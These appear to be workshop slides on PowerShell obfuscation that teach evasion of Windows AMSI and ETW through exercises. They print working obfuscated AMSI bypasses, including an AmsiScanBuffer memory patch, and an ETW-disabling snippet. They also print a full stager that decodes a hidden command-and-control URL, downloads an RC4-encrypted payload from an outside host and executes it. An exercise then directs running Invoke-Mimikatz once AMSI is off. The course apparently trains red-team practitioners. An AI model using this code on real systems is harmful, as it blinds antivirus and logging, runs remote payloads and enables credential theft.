- GitHub: <https://github.com/Flangvik/AMSI.fail>

AMSI.fail -Flangvik- AMSI [GitHub](#)

What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

[Generate](#)

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What is AMSI?

As f-secure explained in one of their excellent [blog-posts](#):

AMSI is an interface on which applications or services (third-party included) are able to scan a script's content for malicious usage. If a signature in the script is registered by the AMSI antimalware service provider (Windows Defender by default), it will be blocked.

To put this into context, consider the following steps PowerShell takes to integrate with AMSI:

- When a PowerShell process is created, AMSI.DLL is loaded from disk into its address space.
- Within AMSI.DLL, there's a function known as `AmsiScanBuffer()`, essentially the function used to scan a script's content.
- In the PowerShell command prompt, any supplied content would first be sent to `AmsiScanBuffer()`, before any execution takes place.

Exercise 6: AMSIFail

1. Determine the block of code that is the AMSI Bypass
2. Generate a unique AMSI Bypass
3. Replace the existing bypass and rerun against AMSITrigger

AMSI.Fail – Generate Bypass

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AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
([ByTE]0x65)+[Char]([byte]0x74)+[ChAr](59+11)+[cHAR]([ByTe]0x69)+[ChAR](101*38/38)+[Char](98+10)+[cHaR]([bYTE]0x64))))).Invoke($([CHAR]([bYTE]0x61)+[CHAR](109+39-39)+[cHar](115*75/75)+[CHAR]([byTE]0x69)+[cHar]([bYTE]0x49)+[CHAR]([BYtE]0x6e)+[chAr]([ByTE]0x69)+[char](116)+[ChAr]([byte]0x46)+[CHAR]([bYTE]0x61)+[char](49+56)+[cHaR](108)+[cHAR]([byte]0x65)+[Char]([byTE]0x64)),("NonPublic,Static") -as [String].Assembly.GetType($('$('S'+ 'y'+ 's'+ 't'+ 'e'+ 'm').NOrMaLiZE([cHAR]([ByTE]0x46)+[cHar](111+104-104)+[CHAR](114)+[chaR]([ByTe]0x6d)+[ChaR](68*58/58)) -replace [CHAR]([byte]0x5c)+[cHar]([BYte]0x70)+[cHAR]([ByTe]0x7b)+[Char]([bYTE]0x4d)+[Char]([byTE]0x6e)+[CHAR]([ByTE]0x7d)).Reflectiön'+'.BìndingFlágs').noRMaliZe([char]([bYTE]0x46)+[cHAR](14+97)+[Char](41+73)+[char](45+64)+[CHAR](46+22)) -replace [CHAR]([bYTE]0x5c)+[CHAR](112)+[CHAR](123+64-64)+[Char](15+62)+[chAr](110)+[cHAR]([byTE]0x7d)))))).SetValue($null,$True);
```

Generate

Generate Encoded


AMSI.Fail – Replace the Bypass

```
TF($PSVersionTable.PSVersion.Major -GE 3){
$lbufs = @"
using System;
using System.Runtime.InteropServices;
public class lbufs {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);}
"@
Add-Type $lbufs
$sdckzrv = [lbufs]::LoadLibrary("$([char](97+68-68)+[char](109)+[char]([byte]0x73)+[char]([byte]0x69)+
[char]([byte]0x2e)+[char](100*54/54)+[char](108*102/102)+[char](108*69/69))")
$mpgigf = [lbufs]::GetProcAddress($sdckzrv, "$([char](65)+[char]([byte]0x6d)+[char]([byte]0x73)+[char]([byte]0x69)+[char](83*64/64)+[char](99)+
[char]([byte]0x61)+[char](110*98/98)+[char]([byte]0x42)+[char]([byte]0x75)+[char]([byte]0x66)+[char](29+73)+[char](101+21-21)+[char](114))")
$p = 0
[lbufs]::VirtualProtect($mpgigf, [uint32]5, 0x40, [ref]$p)
$rim = "0xB8";$qsog = "0x57";$hvvp = "0x00";$xqqp = "0x07";$ftez = "0x80";$vivw = "0xC3";
$gfvwc = [Byte[]] ($rim,$qsog,$hvvp,$xqqp,$ftez,$vivw)
[System.Runtime.InteropServices.Marshal]::Copy($gfvwc, 0, $mpgigf, 6);
$K=[System.Text.Encoding]::ASCII.GetBytes('v[IGTbf*XKN)#MCu39!Hp>PmS2%E;LUF');
[System.Diagnostics.Eventing.EventProvider].GetField('m_e'+ 'nabled', 'Non'+ 'Public', '+ 'Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.T
racing.PSE'+ 'twLogProvider').GetField('et'+ 'wProvider', 'NonPub'+ 'lic,s'+ 'tatic').GetValue($null),0);};
[SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=New-Object SYSTEM.NET.WEBCLIENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([TEXT.ENCODING]::Unicode.GetString([CONVERT]::FromBase64String('aAB0AHQAACA6AC8ALwAXADkAMgAuADEANGA4AC4ANwA0AC4AMQAYADKAOGA4ADKA0AA0AA==')));
$B3904.Proxy=[SYSTEM.NET.WEBREQUEST]::DEFAULTWEBPROXY;
$b3904.Proxy.CREDENTIALS = [SYSTEM.NET.CREDENTIALCACHE]::DEFAULTNETWORKCREDENTIALS;$Script:Proxy = $b3904.Proxy;
$R={$D,$K,$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;
$S[$_],$S[$J]=$S[$J],$S[$_];$D|%{$I=($I+1)%256;
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxor$S[(($S[$I]+$S[$H])%256)}}};
$B3904.Headers.Add("Cookie", "UAjItykMiTVnfjJU=x5v63iPZtPBT/x1N0rypG/xl heo=");
$t='/news.php';$B3904.Headers.Add('User-Agent',$u);
$data=$b3904.DOWNLOADDATA($ser+$t);$iv=$data[0..3];
$data=$data[4..$data.Length];-Join[Char[]](& $R $DATA ($IV+$K))|IEX
```

Event Tracing

Event Tracing for Windows

- Made up of three primary components
 - Controllers – Build and configure tracing sessions
 - Providers – Generates events under there
 - Consumers – Interprets the generated events



Event Tracing for Windows

- Lots of different event providers
- Logs things like process creation and start/stop
 - .NET hunters can see all kinds of indicators from it:
 - Assembly loading activity,
 - Assembly name, function names
 - JIT compiling events
- Various alert levels
 - Key words can automatically elevate alert levels
 - Custom levels can be set by providers as well

ETW Bypass - PowerShell

- As mentioned, a **very effective** way of hunting .NET is through the use of ETW events
- Reflectively modify the PowerShell process to prevent events being published
 - ETW feeds **ALL** of the other logs so this disables everything

```
3 $LogProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
4 $etwProvider = $LogProvider.GetField('etwProvider', 'NonPublic,Static').GetValue($null)
5 [System.Diagnostics.Eventing.EventProvider].GetField('m_enabled', 'NonPublic,Instance').setValue($etwProvider, 0);
```

Exercise 7: Mimikatz

1. Disable AMSI
2. Run Invoke-Mimikatz
 - <https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%207>
3. Why is Mimikatz being killed?
4. What can we do to prevent it?
5. Any additional malicious flags in the logs?



Questions?

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